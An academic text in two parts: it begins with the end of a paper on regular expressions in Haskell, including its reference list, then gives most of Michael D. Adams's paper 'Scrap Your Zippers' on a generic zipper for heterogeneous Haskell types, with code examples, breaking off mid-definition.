Regular expressions were introduced by Stephen C. Kleene in his 1956 paper [Kleene 1956], where he was interested in characterizing the behavior of McCulloch-Pitts nerve (neural) nets and finite automata, see also the seminal paper [Rabin and Scott 1959] by Michael O. Rabin and Dana Scott. Victor M. Glushkov's paper from 1960, [Glushkov 1960], is another early paper where regular expressions are translated into finite-state automata, but there are many more, such as the paper by Robert McNaughton and H. Yamada, [McNaughton and Yamada 1960]. Ken Thompson's paper from 1968 is the first to describe regular expression matching [Thompson 1968].

The idea of introducing weights into finite automata goes back to a paper by Marcel P. Schützenberger, [Schützenberger 1961]; weighted regular expressions came up later. A good reference for the weighted setting is the Handbook of Weighted Automata [Droste et al. 2009]; one of the papers that is concerned with several weighted automata constructions is [Allauzen and Mohri 2006]. The paper [Caron and Flouret 2003] is one of the papers that focuses on Glushkov's construction in the weighted setting.

What we nowadays call Greibach normal form is defined in Sheila A. Greibach's 1965 paper [Greibach 1965].

Haskell is a lazy, purely functional programming language. A historical overview is presented in [Hudak et al. 2007]. There are

several implementations of regular expressions in Haskell [Haskell Wiki]. Some of these are bindings to existing C libraries, others are implementations of common algorithms in Haskell. In comparison with these implementations our approach is much more concise and elegant, but can still compete with regard to efficiency. The experiments were carried out using GHC version 6.10.4 with -O2 optimizations.

The Google library can be found at <http://code.google.com/p/re2/>, the accompanying blog post at <http://google-opensource.blogspot.com/2010/03/re2-principled-approach-to-regular.html>.

## REFERENCES

- C. Allauzen and M. Mohri. A unified construction of the Glushkov, follow, and Antimirov automata. In R. Kralovic and P. Urzyczyn, editors, *Mathematical Foundations of Computer Science 2006 (MFCS 2006), Stará Lesná, Slovakia*, volume 4162 of *Lecture Notes in Computer Science*, pages 110–121. Springer, 2006.
- P. Caron and M. Flouret. From Glushkov WFA to rational expressions. In Z. Ésik and Z. Fülop, editors, *Developments in Language Theory, 7th International Conference (DLT 2003), Szeged, Hungary*, volume 2710 of *Lecture Notes in Computer Science*, pages 183–193. Springer, 2003.
- M. Droste, W. Kuich, and H. Vogler. *Handbook of Weighted Automata*. Springer, New York, 2009.
- V. M. Glushkov. On a synthesis algorithm for abstract automata. *Ukr. Matem. Zhurnal*, 12(2):147–156, 1960.
- S. A. Greibach. A new normal-form theorem for context-free phrase structure grammars. *J. ACM*, 12(1):42–52, 1965.
- Haskell Wiki. Haskell – regular expressions. [http://www.haskell.org/haskellwiki/Regular\\_expressions](http://www.haskell.org/haskellwiki/Regular_expressions).
- P. Hudak, J. Hughes, S. L. Peyton-Jones, and P. Wadler. A history of Haskell: being lazy with class. In *Third ACM SIGPLAN History of Programming Languages Conference (HOPL-III), San Diego, California*, pages 1–55. ACM, 2007.
- S. Kleene. Representation of events in nerve nets and finite automata. In C. Shannon and J. McCarthy, editors, *Automata Studies*, pages 3–42. Princeton University Press, Princeton, N.J., 1956.
- R. McNaughton and H. Yamada. Regular expressions and state graphs for automata. *IEEE Transactions on Electronic Computers*, 9(1):39–47, 1960.
- M. O. Rabin and D. Scott. Finite automata and their decision problems. *IBM journal of research and development*, 3(2):114–125, 1959.
- M. P. Schützenberger. On the definition of a family of automata. *Information and Control*, 4(2–3):245–270, 1961.
- K. Thompson. Programming techniques: Regular expression search algorithm. *Commun. ACM*, 11(6):419–422, 1968.

# Scrap Your Zippers

## A Generic Zipper for Heterogeneous Types

Michael D. Adams

School of Informatics and Computing, Indiana University

<http://www.cs.indiana.edu/~adamsmd/>

### Abstract

The zipper type provides the ability to efficiently edit tree-shaped data in a purely functional setting by providing constant time edits at a focal point in an immutable structure. It is used in a number of applications and is widely applicable for manipulating tree-shaped data structures.

The traditional zipper suffers from two major limitations, however. First, it operates only on homogeneous types. That is to say, every node the zipper visits must have the same type. In practice, many tree-shaped types do not satisfy this condition, and thus cannot be handled by the traditional zipper. Second, the traditional zipper involves a significant amount of boilerplate code. A custom implementation must be written for each type the zipper traverses. This is error prone and must be updated whenever the type being traversed changes.

The generic zipper presented in this paper overcomes these limitations. It operates over any type and requires no boilerplate code to be written by the user. The only restriction is that the types traversed must be instances of the `Data` class from the *Scrap your Boilerplate* framework.

**Categories and Subject Descriptors** D.1.1 [Programming Techniques]: Applicative (Functional) Programming; E.1 [Data]: Data Structures—Trees

**General Terms** Design, Languages.

**Keywords** Generic programming, Zippers, Scrap your Boilerplate, Heterogeneous Types

### 1. Introduction

The zipper type provides the ability to efficiently edit tree-shaped data in a purely functional setting [14]. It has been used to implement text editors [6], file systems [15], and even window managers [31]. In general, the zipper is applicable whenever there is a well-defined focal point for edits. In a text editor, this focal point is manifest as the user’s cursor. In a file system, it is manifest as the current working directory. In a window manager, it is the window with focus. Creating a zipper is a straightforward, formulaic process that derives from the shape of the type that the zipper traverses [9, 24].

The traditional zipper suffers from two major limitations, however. First, it is limited to operating over homogeneous types. Each node in the tree that the zipper traverses must be of the same type. Thus the traditional zipper works wonderfully for making edits to an abstract syntax tree for the lambda-calculus where everything is an expression, but it is unable to manipulate an abstract syntax tree for a language that, in addition to expressions, contains type annotations or statements.

The second limitation is the problem with any regularly structured, formulaic piece of code: It shouldn’t be written in the first place! At least not by a human. Formulaic code is monotonous to write and maintain, and the zipper must be updated every time the underlying type changes. Tools exist to automatically generate zipper definitions from a type (e.g., using Template Haskell [30]), but this introduces a meta-layer to our programs that it would be better to avoid unless really necessary.

The generic zipper presented in this paper overcomes these limitations. It operates over any type irrespective of whether it is homogeneous or not. It requires no boilerplate code, and integrates within the existing Haskell language without a meta-level system. The only restriction is the types the zipper traverses must be instances of the `Data` class from the *Scrap your Boilerplate* framework [20–22].

This paper borrows terminology and operators from the *Scrap your Boilerplate* framework. They are explained when first used. Nonetheless, the reader might find it helpful to have some familiarity with that framework.

Also, the internals of the generic zipper use existential types and GADTs [26], but these do not show up in the user-level interface. Thus a basic understanding of them is necessary to understand the implementation but not to use the generic zipper.

The code for the generic zipper is available as a Haskell library from the HackageDB repository at <http://hackage.haskell.org/package/syz>.

The remainder of this paper is organized as follows. Section 2 reviews the traditional zipper and its implementation. Section 3 introduces the generic zipper and how to use it. Section 4 applies the generic zipper to generic traversals. Section 5 shows the implementation of the generic zipper. Section 6 reviews related work. Section 7 concludes.

### 2. Traditional Zippers

A zipper is made up of two parts: a one-hole context and a hole value to fill the hole in the context. The hole value is the portion of the object rooted at the current position of the zipper within the overall object. This position is called the focus. The context contains the overall object but with the hole value missing. To see how this works for the traditional zipper we follow the development in Hinze and Jeuring [9] before moving on to the generic zipper.

© ACM, 2010. This is the author’s version of the work. It is posted here by permission of ACM for your personal use. Not for redistribution. The definitive version was published in *WGP ’09: Proceedings of the 2010 ACM SIGPLAN workshop on Generic programming*, (September 2010). <http://doi.acm.org/10.1145/1863495.1863499>

```

downTerm :: TermZipper → Maybe TermZipper
downTerm (Var s, c) = Nothing
downTerm (Lambda s t1, c) = Just (t1, Lambda1 s c)
downTerm (App t1 t2, c) = Just (t1, App1 c t2)
downTerm (If t1 t2 t3, c) = Just (t1, If1 c t2 t3)



---


upTerm :: TermZipper → Maybe TermZipper
upTerm (t1, RootTerm) = Nothing
upTerm (t1, Lambda1 s c) = Just (Lambda s t1, c)
upTerm (t1, App1 c t2) = Just (App t1 t2, c)
upTerm (t2, App2 t1 c) = Just (App t1 t2, c)
upTerm (t1, If1 c t2 t3) = Just (If t1 t2 t3, c)
upTerm (t2, If2 t1 c t3) = Just (If t1 t2 t3, c)
upTerm (t3, If3 t1 t2 c) = Just (If t1 t2 t3, c)



---


leftTerm :: TermZipper → Maybe TermZipper
leftTerm (t1, RootTerm) = Nothing
leftTerm (t1, Lambda1 s c) = Nothing
leftTerm (t1, App1 c t2) = Nothing
leftTerm (t2, App1 c t2) = Just (t1, App1 c t2)
leftTerm (t1, If1 c t2 t3) = Nothing
leftTerm (t2, If1 c t2 t3) = Just (t1, If1 c t2 t3)
leftTerm (t3, If1 c t2 t3) = Just (t2, If1 c t2 t3)



---


rightTerm :: TermZipper → Maybe TermZipper
rightTerm (t1, RootTerm) = Nothing
rightTerm (t1, Lambda1 s c) = Nothing
rightTerm (t1, App1 c t2) = Just (t2, App2 t1 c)
rightTerm (t2, App2 t1 c) = Nothing
rightTerm (t1, If1 c t2 t3) = Just (t2, If2 t1 c t3)
rightTerm (t2, If2 t1 c t3) = Just (t3, If3 t1 t2 c)
rightTerm (t3, If3 t1 t2 c) = Nothing

```

**Figure 1.** Zipper Movement Operations for Term.

## 2.1 Implementing the Zipper

Consider this abstract syntax tree for a hypothetical language:

```

data Term
  = Var String
  | Lambda String Term
  | App Term Term
  | If Term Term

```

A zipper for this type is a pairing of a `Term` that is the hole value with a `TermContext` that is the one-hole context. For each recursive child of each constructor in `Term`, the `TermContext` type has a constructor with that child missing and replaced by a reference to a parent context.

```

type TermZipper = (Term, TermContext)
data TermContext
  = RootTerm
  | Lambda1 String TermContext
  | App1 TermContext Term
  | App2 Term TermContext
  | If1 TermContext Term Term
  | If2 Term Term TermContext
  | If3 Term Term TermContext

```

```

fromZipperTerm :: TermZipper → Term
fromZipperTerm z = f z where
  f :: TermZipper → Term
  f (t1, RootTerm) = t1
  f (t1, Lambda1 s c) = f (Lambda s t1, c)
  f (t1, App1 c t2) = f (App t1 t2, c)
  f (t2, App2 t1 c) = f (App t1 t2, c)
  f (t1, If1 c t2 t3) = f (If t1 t2 t3, c)
  f (t2, If2 t1 c t3) = f (If t1 t2 t3, c)
  f (t3, If3 t1 t2 c) = f (If t1 t2 t3, c)



---


toZipperTerm :: Term → TermZipper
toZipperTerm t = (t, RootTerm)

```

```

getHoleTerm :: TermZipper → Term
getHoleTerm (t, _) = t

```

```

setHoleTerm :: Term → TermZipper → TermZipper
setHoleTerm h (_, c) = (h, c)

```

**Figure 2.** Zipper Non-Movement Operations for Term.

In the `Term` type:

- The `If` constructor has three children, so there are three corresponding constructors in `TermContext`.
- Likewise, `App` has two children and two corresponding constructors in `TermContext`.
- Since the traditional zipper operates over homogeneous types, the `String` argument to `Lambda` isn't considered a child, thus `Lambda` has only one constructor in `TermContext`, namely the constructor for when the `Term` child of `Lambda` is missing.
- Finally, `Var` has no `Term` children, so it has no corresponding constructors in `TermContext`.

Each `TermContext` contains a reference to a parent context, which in turn points to its own parent context. These parent contexts form a chain back to the root of the overall object. The chain is terminated by the `RootTerm` constructor. Effectively, these contexts are the result of a pointer reversal. Instead of the parent pointing to the child, the child now points to the parent.

Navigating a `TermZipper` is implemented by `downTerm`, `upTerm`, `leftTerm` and `rightTerm` as shown in Figure 1. Moving down happens by deconstructing the hole value, extracting a child object, and extending the context with the other children. The extracted child object then becomes the new hole value.

Moving up is the reverse process. The siblings objects stored in the current context are combined with the hole value to form a new hole value, and the parent context becomes the current context.

Moving left and right are very similar to each other. They each take the current hole and replace it with the sibling immediately to either the left or the right.

The movement operations may fail by returning `Nothing` if a movement is illegal (e.g., moving left when already at the leftmost position). Another common way the zipper interface can be defined is to ignore illegal movements and return the unchanged zipper instead of returning a `Maybe` type. Nevertheless, explicitly signalling illegal movements provides more information to the user and is used when defining generic zipper traversals in Section 4.

Finally, as shown in Figure 2, the zipper has functions for converting a value to and from a zipper, getting the hole value,

and setting the hole value. With the exception of `fromZipperTerm`, these are trivial wrapper functions manipulating the pair that forms a zipper. The `fromZipperTerm` function moves all the way to the root context before returning the resulting value.

## 2.2 Using the Zipper

To see how a zipper is used in practice, consider this abstract syntax tree that defines a factorial function:

```
fac = Lambda "n"
  (If (App (App (Var "=") (Var "n")) (Var "0"))
       (Var "1")
       (App (App (Var "+") (Var "n"))
            (App (Var "fac")
                  (App (Var "pred") (Var "n))))))
```

This definition contains a bug. The `+` operator should really be the `*` operator. A zipper can fix this.

First `toZipperTerm` creates a new zipper. That zipper starts with a focus at the root of the object so the hole will contain the original definition of `fac`.

```
*Main> let t0 = toZipperTerm fac
*Main> getHoleTerm t0

Lambda "n"
  (If (App (App (Var "=") (Var "n")) (Var "0"))
       (Var "1")
       (App (App (Var "+") (Var "n"))
            (App (Var "fac")
                  (App (Var "pred") (Var "n))))))
```

The first step to getting to the offending `*` is to use `downTerm`. Now the hole contains the body of the Lambda.

```
*Main> let Just t1 = downTerm t0
*Main> getHoleTerm t1

If (App (App (Var "=") (Var "n")) (Var "0"))
  (Var "1")
  (App (App (Var "+") (Var "n"))
    (App (Var "fac")
      (App (Var "pred") (Var "n))))))
```

Moving down again focuses the zipper on the test part of the `If`, but we want to go to the third child of the `If`, so we also move using `rightTerm` twice.

```
*Main> let Just t2 = downTerm t1
*Main> getHoleTerm t2

App (App (Var "=") (Var "n")) (Var "0")

*Main> let Just t3 = rightTerm t2
*Main> getHoleTerm t3

Var "1"

*Main> let Just t4 = rightTerm t3
*Main> getHoleTerm t4

App (App (Var "+") (Var "n"))
  (App (Var "fac")
    (App (Var "pred") (Var "n))))
```

The zipper moves down again into the function position of the `App`.

```
*Main> let Just t5 = downTerm t4
*Main> getHoleTerm t5

App (Var "+") (Var "n")
```

The zipper moves down one last time to get to the `Var "+"` that we want to change to `Var "*"`.

```
*Main> let Just t6 = downTerm t5
*Main> getHoleTerm t6
```

```
Var "+"
```

Finally, `setHoleTerm` changes the value.

```
*Main> let t7 = setHoleTerm (Var "*") t6
```

By moving up one level, we can see that our change is reflected in the larger term.

```
*Main> let Just t8 = upTerm t7
*Main> getHoleTerm t8
```

```
App (Var "*") (Var "n")
```

After moving up a few more times we can retrieve the corrected definition of `fac`.

```
*Main> let Just t9 = upTerm t8
*Main> let Just t10 = upTerm t9
*Main> let Just t11 = upTerm t10
*Main> getHoleTerm t11
```

```
Lambda "n"
  (If (App (App (Var "=") (Var "n")) (Var "0"))
       (Var "1")
       (App (App (Var "*") (Var "n"))
            (App (Var "fac")
                  (App (Var "pred") (Var "n))))))
```

Or we can use `fromZipperTerm` to go directly to the root and get the corrected definition.

```
*Main> fromZipperTerm t7
```

```
Lambda "n"
  (If (App (App (Var "=") (Var "n")) (Var "0"))
       (Var "1")
       (App (App (Var "*") (Var "n"))
            (App (Var "fac")
                  (App (Var "pred") (Var "n))))))
```

## 3. Using the Generic Zipper

While the traditional zipper works fine for homogeneous types like `Term`, it runs into problems with more complex types. Consider this type representing a department:

```
data Dept = D Manager [Employee]
  deriving (Show, Typeable, Data)
data Employee = E Name Salary
  deriving (Show, Typeable, Data)
type Salary = Float
type Manager = Employee
type Name = String
```

Instead of just a single type in the case of `Term`, a zipper for this has to traverse five different types: `Dept`, `Employee`, `Salary`, `Manager`, and `Name`. Situations like this happen often. A compiler may have an abstract syntax tree that represents statements and type annotations in addition to expressions, or a graphical user interface toolkit may represent different classes of widgets with different types. The traditional zipper cannot handle this. Furthermore, for each new type, the traditional zipper requires a complete rewrite of the boilerplate code in Figures 1 and 2.

## Injection and Projection

```
toZipper :: (Data a) => a → Zipper a
fromZipper :: Zipper a → a
```

---

## Movement

```
up    :: Zipper a → Maybe (Zipper a)
down  :: Zipper a → Maybe (Zipper a)
left   :: Zipper a → Maybe (Zipper a)
right  :: Zipper a → Maybe (Zipper a)
```

---

## Hole manipulation

```
query :: GenericQ b → Zipper a → b
trans :: GenericT → Zipper a → Zipper a
transM :: (Monad m) =>
  GenericM m → Zipper a → m (Zipper a)
```

---

Figure 3. Generic Zipper Interface.

The generic zipper surmounts these issues. It operates on non-homogeneous types like `Dept` and `Employee` just as well as on homogeneous types like `Term`. It also makes no difference if the type is directly or indirectly recursive. Finally, the generic zipper requires no boilerplate code on the user's part. The only restriction is that the type that the zipper traverses must be an instance of the `Data` class. The `Data` class is provided by the standard libraries packaged with GHC and GHC can automatically derive instances of `Data` for user defined types [7]. The interface to the generic zipper is shown in Figure 3.

As an example of using the generic zipper, consider the following department:

```
dept :: Dept
dept = D agamemnon [menelaus, achilles, odysseus]

agamemnon, menelaus,
  achilles, odysseus :: Employee
agamemnon = E "Agamemnon" 5000
menelaus  = E "Menelaus" 3000
achilles   = E "Achilles" 2000
odysseus   = E "Odysseus" 2000
```

Suppose Agamemnon decides that his employee record should really refer to him as *King* Agamemnon. To start, `toZipper` creates a new generic zipper.

```
*Main> let g1 = toZipper dept
*Main> :type g1
g1 :: Zipper Dept
```

We would like to inspect the hole value, but first we must understand how the generic zipper deals with the type of the hole. With a traditional zipper, the type of the hole is fixed. For example, `getHoleTerm` always returns a `Term`. But with a generic zipper, the type of the hole changes as the focus of the zipper moves around. While the type of the zipper contains the type of the root object, `Dept`, it hides the type of the current hole. Since the zipper is still at the root, the hole has the value and type of the original object, but the compiler doesn't know that. It knows only the type of the zipper, which doesn't expose the type of the hole. This is resolved by the hole-manipulation functions, `query`, `trans`, and `transM`. Each is defined in terms of a user-supplied generic function that

operates on any argument type (e.g., the universally quantified `a` in Figure 4) provided the type is an instance of the `Data` class. To retrieve the contents of the hole, we supply to `query` a generic query function of type  $\forall a. (\text{Data } a) \Rightarrow a \rightarrow r$ . For this example, we borrow the type-safe `cast` function from the *Scrap your Boilerplate* framework. It has the following type, where the `Typeable` class is a superclass of the `Data` class. It returns `Nothing` to indicate cast failure.

```
cast :: (Typeable a, Typeable b) => a → Maybe b
```

As expected the hole contains the original object:

```
*Main> query cast g1 :: Maybe Dept
Just (D (E "Agamemnon" 5000.0)
      [E "Menelaus" 3000.0,
       E "Achilles" 2000.0,
       E "Odysseus" 2000.0])
```

Since in this example we will be retrieving the contents of the hole several times, we define a helper for it:

```
getHole :: (Typeable b) => Zipper a → Maybe b
getHole = query cast
```

None of the core generic-zipper functions involve any casts. It is up to the user when a cast is used. Readers familiar with the *Scrap your Boilerplate* framework should note the generic zipper shares a similar design philosophy in this regard. For example, in *Scrap your Boilerplate* the generic mapping functions, `gmapT`, `gmapQ`, and `gmapM`, take a user-supplied generic function. As a consequence, the generic zipper also shares similar advantages (i.e., casts occur only where the user specifies) and disadvantages (i.e., sometimes the user must specify a cast).

To change the king's title, the zipper must navigate to the proper position. The first step is to move down. Just like the traditional zipper, if the current node has no children, `down` returns `Nothing`. Otherwise it returns `Just`.

```
*Main> let Just g2 = down g1
*Main> getHole g2 :: Maybe [Employee]
Just [E "Menelaus" 3000.0,
      E "Achilles" 2000.0,
      E "Odysseus" 2000.0]
```

The zipper descends to the right-most child instead of the left-most child. The generic zipper's `down` function always does this for reasons that are explained later in the implementation section. For now this means that Agamemnon's record is the left sibling of where the zipper is currently focused, so the next thing to do is move `left`.

```
*Main> let Just g3 = left g2
*Main> getHole g3 :: Maybe Employee
Just (E "Agamemnon" 5000.0)
```

Now the current hole is Agamemnon's `Employee` record, and there is one `[Employee]` sibling to the right. Moving down once more and to the left will get us to the `Name` in his record.

```
*Main> let Just g4 = down g3
*Main> getHole g4 :: Maybe Salary
Just 5000.0
*Main> let Just g5 = left g4
*Main> getHole g5 :: Maybe Name
Just "Agamemnon"
```

```

type GenericQ r = ∀ a. (Data a) => a → r
type GenericT  = ∀ a. (Data a) => a → a
type GenericM m = ∀ a. (Data a) => a → m a

```

**Figure 4.** Type Aliases for Generic Functions.

Once the zipper is focused at the right place, we are ready to give the king his proper title. This involves manipulating the contents of the hole, so we use the same trick as when retrieving the contents of the hole. Specifically, we use the `trans` function, which applies a generic transformer to the hole. To construct a generic transformer for this example, we again borrow a function from *Scrap your Boilerplate*. This time it is the `mkT` function:

```
mkT :: (Typeable a, Typeable b) => (b → b) → a → a
```

It takes as an argument a function that transforms one type of object and lifts that function to be a generic transformer for any type of object. Like before with `getHole`, `mkT` implements the helper function `setHole`:

```
setHole :: (Typeable a) => a → Zipper b → Zipper b
setHole h z = trans (mkT (const h)) z
```

This function leaves the hole unchanged if it is not of type `a`.

While we are giving the king his proper title, let's also move to the right and give the king a raise.

```
*Main> let g6 = setHole "King Agamemnon" g5
*Main> let Just g7 = right g6
*Main> let g8 = setHole (8000.0 :: Float) g7
```

If we traverse up the zipper, we can verify that the changes we made had the proper effect:

```
*Main> let Just g9 = up g8
*Main> getHole g9 :: Maybe Employee
Just (E "King Agamemnon" 8000.0)
```

Finally, by moving up once more we can retrieve the now modified root object, or we can also get it using `fromZipper`, which automatically moves all the way to the root of the zipper and returns the resulting object.

```
*Main> fromZipper g9
D (E "King Agamemnon" 8000.0)
[E "Menelaus" 3000.0,
 E "Achilles" 2000.0,
 E "Odysseus" 2000.0]
```

As mentioned before, every one of these operations is completely type-safe, and there are no type casts or dynamic type checks except those that are part of the user-supplied generic functions. At worst, the movement operations may fail by returning `Nothing` when the user tries an illegal movement. This is also the case with a traditional zipper, and like the traditional zipper, it is also possible to define versions of the generic zipper movement functions that ignore illegal movements instead of returning a `Maybe` type.

## 4. Generic Traversals with Zippers

In the preceding section, the zipper traversed over a specific type, namely `Dept`. In that case, the generic zipper offers two advantages: it operates over heterogeneous types, and it does not entail writing any boilerplate code. Still, we can go a step further. The generic zipper can express generic traversals just as easily as non-generic

traversals. Many generic programming systems provide generic traversals already, but the generic zipper is particularly suited to expressing traversals. After all, traditional zippers were invented for term traversal. The generic zipper merely makes it possible for the traversal to be generic.

### 4.1 Traversal Helpers

Before writing any generic zipper traversals, we define higher-level movement zipper operations in Figure 5. They abstract out common usage patterns and automatically handle the `Maybe` returned by the zipper movement functions. They are defined in terms of the core zipper movement primitives, so they do not change the expressive power of the generic zipper.

**Query Movement** These functions apply their `f` argument to the result of a movement, but only if the movement is legal. Otherwise, they return their `b` argument. For example, the following returns `False` as there is no sibling to the left of `g6`.

```
leftQ False (const True) g6
```

On the other hand, the following returns `Just 8000.0` as the right sibling of `g6` is the king's salary.

```
rightQ Nothing getHole g6 :: Maybe Salary
```

**Transformer Movement** These functions extend query movement by replacing the hole value with the result of `f` and then moving the zipper back to its original position. If the movement is illegal, they leave the hole unchanged. Thus when changing Agamemnon's ... ahem ... King Agamemnon's salary, we could leave the `g6` zipper focused on his title and skip the intermediate `g7` step:

```
*Main> let g8 =
      rightT (setHole (8000.0 :: Float)) g6
*Main> getHole g8 :: Maybe Name
Just "King Agamemnon"
*Main> let Just g9 = up g8
*Main> getHole g9 :: Maybe Employee
Just (E "King Agamemnon" 8000.0)
```

The `upT` function has an additional complication as naively moving down after moving up leaves the zipper at the rightmost sibling instead of the original position. Thus to preserve the original position, it wraps extra left and right movements around the core up and back down movement.

**Sibling Movement** Finally, the `leftmost` and `rightmost` functions move a zipper to the leftmost or rightmost sibling by repeatedly applying `leftQ` and `rightQ`. These are used to dictate which child to start at after a downward movement.

### 4.2 Generic Bottom-Up Traversal

As an example of a generic zipper traversal, consider the classic bottom-up traversal that applies a given transformer in post-order to every node in the tree structure of an object. Algorithmically, the traversal consists of moving down whenever a node has children and recursively applying the traversal to each child. After the traversal is applied to the children, the transformer is applied to the current node.

In Figure 6, `zeverywhere` expresses this algorithm in terms of a generic zipper. The `downT` function applies `g` to the rightmost child whenever the current node has children. When there are no children, it returns the zipper unchanged. The `g` function then applies `zeverywhere` to the child and uses `leftT` to iteratively apply `g` to the remaining left siblings. This stops when `leftT`

### Query Movement

```
leftQ, rightQ, downQ, upQ ::  
  b → (Zipper a → b) → Zipper a → b  
leftQ b f z = moveQ left b f z  
rightQ b f z = moveQ right b f z  
downQ b f z = moveQ down b f z  
upQ b f z = moveQ up b f z  
  
moveQ move b f z = case move z of  
  Nothing → b  
  Just z → f z
```

---

### Transformer Movement

```
leftT, rightT, downT, upT ::  
  (Zipper a → Zipper a) → Zipper a → Zipper a  
leftT f z = moveT left right z f z  
rightT f z = moveT right left z f z  
downT f z = moveT down up z f z  
upT f z = g z where  
  g z = moveT right left (h z) g z  
  h z = moveT up down z f z  
  
moveT move1 move2 b f z =  
  moveQ move1 b (moveQ move2 b id . f) z
```

---

### Sibling Movement

```
leftmost, rightmost :: Zipper a → Zipper a  
leftmost z = leftQ z leftmost z  
rightmost z = rightQ z rightmost z
```

---

**Figure 5.** Traversal Helper Functions.

detects that there are no more left siblings. At that point the call stack unwinds and `leftT` and `downT` move the zipper right and up to its original position. Finally, the `trans` function applies `f` to the value in the hole.

### 4.3 Generic Outermost-Leftmost Reduction

The bottom-up traversal that `zeverywhere` implements is rather simple. Most generic programming systems easily express it. The generic zipper, however, can also express much more sophisticated traversals. Consider the problem of repeatedly applying the outermost, leftmost reduction. The first reduction is easily found by a standard top-down, left-to-right traversal. The reductions after that require more care because applying a reduction may make new reductions possible in the ancestors of the current node. The traversal must always apply the outermost reduction first. A naive solution is to restart the traversal at the root after each reduction, but this is inefficient. Only direct ancestors of the current node can contain a new reduction. Already traversed siblings need not be searched. A better solution searches only these ancestors.

This more efficient algorithm is presented in two steps using the generic zipper. The first step exposes explicit control of the zipper movements. The second step adds searching for reducible ancestors.

#### 4.3.1 Exposing Explicit Control

The `zeverywhere'` function in Figure 6 implements the first step. It differs from `zeverywhere` in that it is top-down and left-to-right, but more importantly, it explicitly controls movement up the zipper

```
zeverywhere :: GenericT → Zipper a → Zipper a  
zeverywhere f z = trans f (downT g z) where  
  g z = leftT g (zeverywhere f z)
```

---

```
zeverywhere' :: GenericT → Zipper a → Zipper a  
zeverywhere' f z =  
  downQ (g x) (zeverywhere' f . leftmost) x where  
  x = trans f z  
  g z = rightQ (upQ z g z) (zeverywhere' f) z
```

---

**Figure 6.** Bottom-up and Top-down Zipper Traversals.

instead of letting `downT` automatically move the up zipper. This explicit control is used in the second step when checking ancestors for new reductions.

To make the traversal top-down, the `trans` function is applied before recurring instead of after. To make it left-to-right, not only are left movements replaced with right movements, but when moving down, `leftmost` starts the traversal at the leftmost child.

The original `zeverywhere` function used `downT` and `leftT` to return the zipper automatically to its starting position. This is a problem when a new reduction is found in one the ancestors and the zipper starts traversing at a brand new position. Thus instead of `downT` and `rightT`, `zeverywhere'` uses `downQ` and `rightQ`. The former two automatically move the zipper back up or left after they are done, but the latter two do not.

Using these, `zeverywhere'` expresses its traversal in terms of the well-known algorithm for traversing a tree in constant stack space [18]. First, it keeps recurring down the leftmost child using `downQ` and `leftmost`. Once it reaches a leaf where there are no children, `downQ` evaluates to `g x`. The `g` function searches for a place to move right by starting with the current node and checking each ancestor. If there is no right sibling, then `rightQ` calls `upQ`, which moves the zipper up and calls back to `g` to continue searching. Once `g` finds a place to move right, it starts moving down again by calling `zeverywhere'`. Finally, if it reaches the root in the process of finding a place to move right, then the traversal stops and returns the first argument of `upQ`, namely `z`.

Stated simply, the traversal moves down until it cannot do so anymore at which point it tries to move right. If it cannot move right at the current node, then it moves up until it finds a place to move right. Once it finds a place to move right, it continues the downward traversal.

#### 4.3.2 Checking Ancestors

The second step uses the explicit movement control to check for new reductions in the ancestors. This is implemented by `zreduce` in Figure 7. In `zeverywhere'`, `f` has type:

```
∀ a. (Data a) => a → a
```

But in `zreduce`, `f` has type:

```
∀ a. (Data a) => a → Maybe a
```

This is so `f` can signal whether it succeeded at applying a reduction to the current node. Because of this change, `zreduce` uses `transM` instead of `trans`. The `transM` function lifts the `Maybe` value so that when `f` returns `Nothing`, `transM` also returns `Nothing`, and when `f` returns `Just`, `transM` also returns `Just`.

When `f` cannot apply a reduction, it returns `Nothing`. In that case, `zreduce` continues exactly the same as `zeverywhere'`. When `f` succeeds at applying a reduction, it returns `Just` and `reduceAncestors` runs to see if any ancestors are reducible and repositions the zipper accordingly. Once `reduceAncestors`

finishes, `zreduce` continues the traversal at the position that `reduceAncestors` left the zipper.

The `reduceAncestors` function takes an extra argument, `def`, in addition to the transformer, `f`, and the current zipper, `z`. The `def` argument is the default value that `reduceAncestors` should return if it finds no reducible ancestors of `z`. It is returned by `upQ` when `z` has no parent. Otherwise, `g` is called with the parent zipper and continues the search with a default value of `def'`. When computing `def'`, if the parent is not reducible, then `transM f z` returns `Nothing` and the original default is returned. But if the parent is reducible, then the reduced zipper, `x`, is returned after it is checked to see if the reduction caused other ancestors to be reducible. Due to Haskell's laziness, the ancestor check on `x` is not computed unless there are no further reducible ancestors of `z` that take precedence over `x`.

Implementing `zreduce` with the generic zipper requires only straightforward, direct-style zipper manipulation. The generic zipper inherits the advantages that the traditional zipper has in expressing traversals and extends them to generic traversals.

## 5. Implementing the Generic Zipper

Just as with the traditional zipper, the generic zipper is made up of a hole and a context. However, while the type of the hole is fixed in a traditional zipper, in a generic zipper it may change as the focus moves. Thus we must construct a type that expresses this variability in a type-safe way. This is done by the `Zipper` type. It contains an existentially quantified<sup>1</sup> hole and a context that matches both the hole and the zipper's root type.

```
data Zipper root =
  ∀ hole. (Data hole) =>
  Zipper hole (Context hole root)
```

As with a traditional zipper, the `Context` type keeps track of the siblings and parents of the current hole and ensures that they are of appropriate types. From a high-level perspective, a `Context` represents a one-hole context that contains a hole of type `hole` and a top-most node of type `root`. Except when it is the top-most context represented by `NullCtxt`, it contains a set of left siblings, a set of right siblings, and its parent context:

```
data Context hole root where
  NullCtxt :: Context a a
  ConsCtxt :: Left ... → Right ... → Context ...
  → Context hole root
```

The parts marked by ellipses are omitted for now. They ensure that the parent's hole is compatible with the current hole and siblings. We will fill them in after we see how the siblings are represented by `Left` and `Right`.

### 5.1 Left Siblings

The `Left` type<sup>2</sup> holds the left siblings of the current hole:

```
data Left expects
  = UnitLeft expects
  | ∀ b. (Data b) => ConsLeft (Left (b → expects)) b
```

The key to understanding this type is `b`, the existentially quantified type variable in `ConsLeft`. The first argument of `ConsLeft` is a `Left` that represents a partially applied constructor of type `b → expects`.

<sup>1</sup>GHC uses the `forall` keyword for both existential and universal types. The distinction between the two is where the keyword is positioned.

<sup>2</sup>Readers familiar with the *Scrap your Boilerplate: Reloaded* framework [10, 12] may recognize this type as Spine.

```
zreduce :: GenericM Maybe → Zipper a → Zipper a
zreduce f z =
  case transM f z of
    Nothing →
      downQ (g z) (zreduce f . leftmost) z where
        g z = rightQ (upQ z g z) (zreduce f) z
    Just x → zreduce f (reduceAncestors f x x)
```

---

```
reduceAncestors :::
  GenericM Maybe → Zipper a → Zipper a → Zipper a
reduceAncestors f z def = upQ def g z where
  g z = reduceAncestors f z def' where
